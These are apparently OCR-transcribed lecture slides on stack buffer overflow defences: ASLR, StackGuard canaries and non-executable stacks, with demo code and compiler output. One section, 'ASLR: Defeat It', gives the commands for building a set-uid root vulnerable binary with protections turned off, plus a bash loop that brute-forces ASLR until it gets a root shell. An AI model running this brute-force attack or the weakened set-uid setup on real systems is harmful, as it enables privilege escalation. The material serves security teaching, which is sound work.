
- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:


- Non-Executable Stack



Principle of ASLR

(OS)

Address Space Layout Randomization



To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.

Difficult to guess the stack address in the memory. ✓

Difficult to guess %ebp address and address of the malicious code ✓

Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];      → Stack
   char *y = malloc(sizeof(char)*12);  → Heap

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

3

ASLR : Defeat It

1. Turn on address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-
protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

ASLR : Defeat It

3. Defeat it by running the vulnerable code in an infinite loop.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

How to prevent such script ??

t = 1	/stack	fail	RA
t = 2	"	fail	
⋮			n
t = n	"	fail	
t = N	"	/bin/sh	

Brute Force Attack

Memory space : n bit

2^n → 2^{n_1} (stack) $n_1 < n$

2^n → 2^{n_2} (heap) $n_2 < n$

Android Nexus 5 (32 bit) – 8 bit 2^8

ASLR : Defeat it


On running the script for about 19 minutes on a 32-bit Linux machine, we got the access to the shell (malicious code got executed).

```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#     ← Got the root shell!
```

Goal: To detect whether RA is modified or not

StackGuard

executable → Assembly



int SECRET = random();

```
void foo (char *str)
{
   int Guard;
   Guard = 1234; random(3); SECRET;

   char buffer[12];
   strcpy (buffer, str);

   if (Guard == 1234) random(3) SECRET
      return;
   else
      exit(1);
}
```

does not impact the overall logic of program.


Compiler can insert it

Stack guard

```
void foo (char *str)
{
   int guard;
   guard = secret;

   char buffer[12];
   strcpy (buffer, str);

   if (guard == secret)
      return;
   else
      exit(1);
}
```



Consider prog.c

```
void foo(char *str)
{
  char buffer[12];
  strcpy(buffer, str);//buffer overflow vulnerability
}
int main() int argc, char *argv[])
{
   foo(argv[1]);
   printf("Returned properly \n");
   return 0;
}
```

gcc -S prog.c

Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by compiler.

SECRET

```
foo:
.LFB0:
    .cfi_startproc
    pushl   %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl    %esp, %ebp
    .cfi_def_cfa_register 5
    subl    $56, %esp
    movl    8(%ebp), %eax
    movl    %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl    -28(%ebp), %eax
    movl    %eax, 4(%esp)
    leal    -24(%ebp), %eax
    movl    %eax, (%esp)
    call    strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.
- This countermeasure can be defeated using a different technique called **Return-to-libc** attack

Summary

- Buffer overflow is a common security flaw
- We only focused on stack-based buffer overflow
  - Heap-based buffer overflow can also lead to code injection
- Exploit buffer overflow to run injected code
- Defend against the attack